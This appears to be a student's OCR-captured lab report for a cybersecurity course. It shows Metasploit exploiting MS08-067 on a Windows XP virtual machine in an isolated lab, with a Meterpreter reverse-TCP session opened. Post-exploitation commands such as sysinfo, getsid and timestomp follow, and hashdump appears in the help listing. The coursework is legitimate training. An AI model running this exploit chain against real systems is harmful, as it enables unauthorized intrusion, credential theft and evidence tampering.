

Branden Barnes


CYSE 301


Lab 4


Exploiting systems using Kali Attacker and Metasploit






Kali - Internal Workstation on CY301-BBARN024 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal Tue 04:00
root@CS2APenTest: ~
File Edit View Search Terminal Help
https://metasploit.com
=[metasploit v5.0.38-dev]
+ -- --=[1912 exploits - 1073 auxiliary - 329 post]
+ -- --=[545 payloads - 45 encoders - 10 nops]
+ -- --=[3 evasion]
msf5 > search ms08-067
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes MS08-067 Microsoft Server Service Relative Path Stack Corruption
msf5 >
maltego



Kali - Internal Workstation on CY301-BBARN024 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal Tue 04:39
root@CS2APenTest: ~
File Edit View Search Terminal Help
RPORT 445 yes The SMB service port (TCP)
SMBPIPE BROWSER yes The pipe name to use (BROWSER, SRVSVC)
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.10.13 yes The listen address (an interface may be specified)
LPORT 21323 yes The listen port
Exploit target:
Id Name
0 Automatic Targeting
msf5 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.10.13:21323
[*] 192.168.10.14:445 - Automatically detecting the target...
[*] 192.168.10.14:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.10.14:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.10.14:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.10.14
[*] Meterpreter session 1 opened (192.168.10.13:21323 -> 192.168.10.14:1036) at 2023-03-21 04:38:35 -0400
meterpreter >



Kali - Internal Workstation on CY301-BBARN024 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Firefox ESR Tue 04:42
BvhXlfXW.jpeg (JPEG Image, 800 × 600 pixels) - Mozilla Firefox
about:sessionrestore
BvhXlfXW.jpeg (JPEG Im
file:///root/BvhXlfXW.jpeg
Nessus Home Kali Linux Kali Docs Kali Tools Exploit-DB Most Visited
Microsoft
Windows xp
Professional



Kali - Internal Workstation on CY301-BBARN024 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal Tue 05:07
root@CS2APenTest: ~
File Edit View Search Terminal Help
hashdump Dumps the contents of the SAM database
Priv: Timestomp Commands
Command Description
timestomp Manipulate file MACE attributes
meterpreter > timestamp
[-] Unknown command: timestamp.
meterpreter > timestomp
No paths specified.
meterpreter > localtime
Local Date/Time: 2023-03-21 04:01:52.509 Eastern Standard Time (UTC-500)
meterpreter > getsid
Server SID: S-1-5-18
meterpreter > getpid
Current pid: 968
meterpreter > sysinfo
Computer : ORG-JLF9I0GWXFM
OS : Windows XP (Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter >
Hyper-V Manager
pFsense - Firewall 6...
Kali - Internal Work...
Windows XP Profes...

